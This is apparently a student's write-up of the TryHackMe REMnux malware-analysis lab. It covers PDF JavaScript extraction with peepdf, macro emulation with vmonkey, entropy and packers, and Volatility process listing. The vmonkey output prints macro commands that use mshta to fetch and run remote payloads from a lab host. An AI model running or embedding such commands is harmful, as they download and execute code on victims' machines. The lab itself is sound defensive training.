Name:Ramya Ajay

Roll No:CB.EN.P2CYS22004

MAL: REMnux - The Redux

Deploy the machine to perform the following tasks.

Analysing Malicious PDF's (Task 3)

Analyzing PDF's

PDF's are capable of containing many more types of code that can be executed without the user's knowledge. This includes:

- Javascript
- Python
- Executables
- Powershell Shellcode

We'll be using `peepdf` to begin a precursory analysis of a PDF file to determine the presence of Javascript. If there is, we will extract this Javascript code (without executing it) for our inspection

```
remnux@thm-remnux:~/Tasks/3$ peepdf notsuspicious.pdf
Warning: PyV8 is not installed!!

File: notsuspicious.pdf
MD5: 2992490eb3c13d8006e8e17315a9190e
SHA1: 75884015d6d984a4fcde046159f4c8f9857500ee
SHA256: 83fefd2512591b8d06cda47d56650f9cbb75f2e8dbe0ab4186bf4c0483ef468a
Size: 28891 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 3
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 7
        Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18]
        Streams (3): [4, 15, 18]
                Encoded (2): [15, 18]
        Objects with JS code (1): [6]
        Suspicious elements:
                /OpenAction (1): [1]
                /JS (1): [6]
                /JavaScript (1): [6]


remnux@thm-remnux:~/Tasks/3$
```

How many types of categories of "Suspicious elements" are there in "notsuspicious.pdf"

3

```
Suspicious elements:
        /OpenAction (1): [1]
        /JS (1): [6]
        /JavaScript (1): [6]
```

Extract the javascript .

First step is to create a script for peepdf.

The following command will create a script for peepdf.

```
echo 'extract js > javascript-from-demo_notsuspicious.pdf' >
extracted_javascript.txt
```

```
remnux@thm-remnux:~/Tasks/3$ echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt
remnux@thm-remnux:~/Tasks/3$ cat extracted_javascript.txt
extract js > javascript-from-demo_notsuspicious.pdf
```

Second step , we can extract the javascript using peepdf using command

```
peepdf -s extracted_javascript.txt demo_notsuspicious.pdf
```

Use peepdf to extract the javascript from "notsuspicious.pdf". What is the flag?

THM{Luckily_This_Isn't_Harmful}

```
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-demo_notsuspicious.pdf
// peepdf comment: Javascript code located in object 6 (version 0)

app.alert("THM{Luckily_This_Isn't_Harmful}");remnux@thm-remnux:~/Tasks/3$
```

How many types of categories of "Suspicious elements" are there in "advert.pdf"

6

```
app.alert("THM{Luckily_This_Isn't_Harmful}");remnux@thm-remnux:~/Tasks/3$ peepdf advert.pdf
Warning: PyV8 is not installed!!

File: advert.pdf
MD5: 1b79db939b1a77a2f14030f9fd165645
SHA1: e760b618943fe8399ac1af032621b6e7b327a772
SHA256: 09bb03e57d14961e522446e1e81184ca0b4e4278f080979d80ef20dacbbe50b7
Size: 74870 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 2
Objects: 29
Streams: 6
URIs: 0
Comments: 0
Errors: 1

Version 0:
        Catalog: 1
        Info: 9
        Objects (22): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22]
        Compressed objects (7): [10, 11, 12, 13, 14, 15, 16]
        Streams (5): [4, 17, 19, 20, 22]
                Xref streams (1): [22]
                Object streams (1): [17]
                Encoded (4): [4, 17, 19, 22]
        Suspicious elements:
                /Names (1): [13]


Version 1:
        Catalog: 1
        Info: 9
        Objects (0): []
        Streams (0): []

Version 2:
        Catalog: 1
        Info: 9
        Objects (7): [1, 3, 24, 25, 26, 27, 28]
        Streams (1): [26]
                Encoded (1): [26]
        Objects with JS code (1): [27]
        Suspicious elements:
                /OpenAction (1): [1]
                /Names (2): [24, 1]
                /AA (1): [3]
                /JS (1): [27]
                /Launch (1): [28]
                /JavaScript (1): [27]
```

Now use peepdf to extract the javascript from "advert.pdf". What is the value of "cName"?

`notsuspicious`

```
remnux@thm-remnux:~/Tasks/3$ echo 'extract js > javascript-from-advert.pdf' > advert.txt
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-advert.pdf
cat: javascript-from-advert.pdf: No such file or directory
remnux@thm-remnux:~/Tasks/3$ peepdf -s advert.txt advert.pdf
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)

this.exportDataObject({
    cName: "notsuspicious",
    nLaunch: 0
});remnux@thm-remnux:~/Tasks/3$
```

Analysing Malicious Microsoft Office Macros (Task 4)

Malware infection via malicious macros (or scripts within Microsoft Office products such as Word and Excel) are some of the most successful attacks to date.

Example of APT - Emotet, QuickBot

To check if a MS Office document contains macros we can use the `vmonkey` utility. `vmonkey <filename>.doc` command is used.

What is the name of the Macro for "DefinitelyALegitInvoice.doc"

`DefoLegit`

```
remnux@thm-remnux:~/Tasks/4$ vmonkey DefinitelyALegitInvoice.doc
vmonkey 0.08 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

================================================================================
FILE: DefinitelyALegitInvoice.doc
INFO     Starting emulation...
INFO     Emulating an Office (VBA) file.
INFO     Reading document metadata...
Traceback (most recent call last):
  File "/opt/vipermonkey/src/vipermonkey/vipermonkey/export_all_excel_sheets.py", line 15, in <module>
    from unotools import Socket, connect
ModuleNotFoundError: No module named 'unotools'
```

```
Recorded Actions:
+----------------------+---------------------------+---------------+
| Action               | Parameters                | Description   |
+----------------------+---------------------------+---------------+
| Found Heuristic      | DefoLegit                 |               |
| Entry Point          |                           |               |
| Execute Command      | cmd /c mshta http://10.0. | Shell function |
|                      | 0.10:4444/MyDropper.exe   |               |
| Found Heuristic      | DefoLegit                 |               |
| Entry Point          |                           |               |
| Execute Command      | cmd /c mshta http://10.0. | Shell function |
|                      | 0.10:4444/MyDropper.exe   |               |
+----------------------+---------------------------+---------------+

INFO     Found 7 possible IOCs. Stripping duplicates...
VBA Builtins Called: ['Shell']

Finished analyzing DefinitelyALegitInvoice.doc .
```

What is the URL the Macro in "Taxes2020.doc" would try to launch?

`http://tryhackme.com/notac2server.sh`


```
Recorded Actions:
+----------------------+---------------------------+---------------+
| Action               | Parameters                | Description   |
+----------------------+---------------------------+---------------+
| Found Heuristic      | X544FE                    |               |
| Entry Point          |                           |               |
| Execute Command      | cmd /c mshta http://tryha | Shell function |
|                      | ckme.com/notac2cserver.sh |               |
| Found Heuristic      | X544FE                    |               |
| Entry Point          |                           |               |
| Execute Command      | cmd /c mshta http://tryha | Shell function |
|                      | ckme.com/notac2cserver.sh |               |
+----------------------+---------------------------+---------------+

INFO     Found 7 possible IOCs. Stripping duplicates...
VBA Builtins Called: ['Shell']

Finished analyzing Taxes2020.doc .
```

I Hope You Packed Your Bags (Task 5)

At it's very simplest, file entropy is a rating that scores how random the data within a PE file is. With a scale of 0 to 8. 0 meaning the less "randomness" of the data in the file, where a scoring towards 8 indicates this data is more "random".

For example, files that are encrypted will have a very high entropy score. Where files that have large chunks of the same data such as "1's" will have a low entropy score.

Low Entropy




```
11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
11 11 11 11 22 22 22 22 22 22 22 22 22 22 22 22  ....""""""""""""
22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22  """"""""""""""""
22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22  """"""""""""""""
22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22  """"""""""""""""
22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 23  """"""""""""""#
33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33  3333333333333333
33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33  3333333333333333
33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 30  3333333333333330
```

High Entropy

```
0  12 39 48 2D F3 99 58 38 43 93 25 03 20 34 09 59  .9H-ó™X8C"%. 4.Y
0  59 30 49 48 38 21 19 43 59 25 90 45 08 20 94 39  Y0IH8!.CY%.E. "9
0  03 48 14 83 24 72 75 24 03 43 50 09 65 09 65 90  .H.ƒ$ru$.CP.e.e.
0  23 90 43 24 39 58 33 46 80 93 44 95 42 95 32 04  #.C$9X3F€"D•B•2.
0  32 04 03 29 45 04 96 85 95 65 09 70 65 07 75 66  2..)E.–…•e.pe.uf
0  05 84 28 43 28 42 38 74 78 23 45 47 65 43 85 89  .„(C(B8tx#EGeC…‰
0  55 68 87 41 09 81 09 32 92 19 23 93 29 54 29 59  Uh‡A...2'.#")T)Y
0  53 43 ED D4 32 34 23 43 24 32 42 35 20 24 06 42  SCíÔ24#C$2B5 $.B
```

Malware analysts unpacking a file



(Sikorski and Honig, 2012)

What is the highest file entropy a file can have?

8

What is the lowest file entropy a file can have?

0

Name a common packer that can be used for applications?

UPX


How's Your Memory? (Task 6)

Volatility

Volatility is unable to assume what the operating system that we have created a memory dump is.

Whilst Volatility can't assume, it can guess. Here's where profiles come into play.

In other scenarios, we would use the `imageinfo` plugin to help determine what profile is most suitable with the syntax of `volatility -f Win7-Jigsaw.raw imageinfo`



Profile `Win7SP1x64` is the first suggested and just happens to be the correct OS version.
We can list the processes that were running via `pslist` :
`volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 pslist` command is used.

```
remnux@thm-remnux:~/Tasks/6$ volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no lon
ecated in cryptography, and will be removed in a future release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa8003cf0960 System                    4      0     88      629 ------      0 2020-10-20 08:16:59 UTC+0000
0xfffffa800472e040 smss.exe                220      4      2       30 ------      0 2020-10-20 08:16:59 UTC+0000
0xfffffa80044f8b00 csrss.exe               320    308      9      466      0      0 2020-10-20 08:17:07 UTC+0000
0xfffffa80052ecb00 csrss.exe               376    368     12      373      1      0 2020-10-20 08:17:08 UTC+0000
0xfffffa80052eeb00 wininit.exe             384    308      3       80      0      0 2020-10-20 08:17:08 UTC+0000
0xfffffa800531bb00 winlogon.exe            436    368      3      121      1      0 2020-10-20 08:17:09 UTC+0000
0xfffffa8004ffeb00 services.exe            484    384     10      207      0      0 2020-10-20 08:17:09 UTC+0000
0xfffffa8005011b00 lsass.exe               492    384      8      613      0      0 2020-10-20 08:17:10 UTC+0000
0xfffffa8005018b00 lsm.exe                 500    384     10      148      0      0 2020-10-20 08:17:10 UTC+0000
0xfffffa800535eb00 svchost.exe             612    484     10      366      0      0 2020-10-20 08:17:14 UTC+0000
0xfffffa800537e060 svchost.exe             680    484      9      285      0      0 2020-10-20 08:17:15 UTC+0000
0xfffffa80053af060 svchost.exe             776    484     19      468      0      0 2020-10-20 08:17:15 UTC+0000
0xfffffa8004462b00 svchost.exe             816    484     18      399      0      0 2020-10-20 08:17:16 UTC+0000
0xfffffa8004ef11c0 svchost.exe             844    484     16      655      0      0 2020-10-20 08:17:16 UTC+0000
0xfffffa8004f14060 svchost.exe             868    484     33     1238      0      0 2020-10-20 08:17:16 UTC+0000
0xfffffa8004e71060 svchost.exe             472    484     15      484      0      0 2020-10-20 08:17:18 UTC+0000
0xfffffa8005080320 spoolsv.exe            1044    484     14      289      0      0 2020-10-20 08:17:22 UTC+0000
0xfffffa8004f20060 svchost.exe            1080    484     18      342      0      0 2020-10-20 08:17:23 UTC+0000
0xfffffa80054d3720 svchost.exe            1256    484     10      172      0      0 2020-10-20 08:18:01 UTC+0000
0xfffffa8005512700 taskhost.exe           1380    484     10      249      1      0 2020-10-20 08:18:07 UTC+0000
0xfffffa8005558920 taskeng.exe            1464    868      5       94      0      0 2020-10-20 08:18:09 UTC+0000
0xfffffa8005576b00 MicrosoftEdgeU         1508   1464      3      109      0      1 2020-10-20 08:18:13 UTC+0000
0xfffffa800559a060 VGAuthService.         1572    484      4       96      0      0 2020-10-20 08:18:16 UTC+0000
0xfffffa800559ea00 dwm.exe                1588    816      7      151      1      0 2020-10-20 08:18:17 UTC+0000
0xfffffa80055adb00 explorer.exe           1596   1580     47     1188      1      0 2020-10-20 08:18:18 UTC+0000
0xfffffa80056768b0 vmtoolsd.exe           1824    484     11      302      0      0 2020-10-20 08:18:41 UTC+0000
0xfffffa80053f55a0 vm3dservice.ex         2020   1596      2       42      1      0 2020-10-20 08:19:20 UTC+0000
0xfffffa80053fd9b0 vmtoolsd.exe           2028   1596      8      238      1      0 2020-10-20 08:19:20 UTC+0000
0xfffffa8003da3b00 Greenshot.exe          2040   1596      6      259      1      0 2020-10-20 08:19:24 UTC+0000
0xfffffa80052e95f0 SearchIndexer.         1444    484     13      707      0      0 2020-10-20 08:20:41 UTC+0000
0xfffffa8005448b00 dllhost.exe            2248    484     13      202      0      0 2020-10-20 08:21:08 UTC+0000
0xfffffa80058021f0 WmiPrvSE.exe           2488    612     10      253      0      0 2020-10-20 08:21:30 UTC+0000
0xfffffa80058e95f0 msdtc.exe              2720    484     12      146      0      0 2020-10-20 08:21:52 UTC+0000
0xfffffa80059c6210 sppsvc.exe             2972    484      4      169      0      0 2020-10-20 08:22:56 UTC+0000
0xfffffa8006446060 OfficeClickToR         1432    484     19      573      0      0 2020-10-20 08:33:19 UTC+0000
0xfffffa800647d060 chrome.exe             2472   1596      0 --------      1      0 2020-10-20 16:01:08 UTC+0000   2020-10-20 17:02:17 UTC+0000
0xfffffa800684ca00 drpbx.exe              3704   3604      4      131      1      0 2020-10-20 17:03:58 UTC+0000
0xfffffa80066f1b00 svchost.exe            2852    484      5       46      0      0 2020-10-20 17:20:08 UTC+0000
remnux@thm-remnux:~/Tasks/6$
```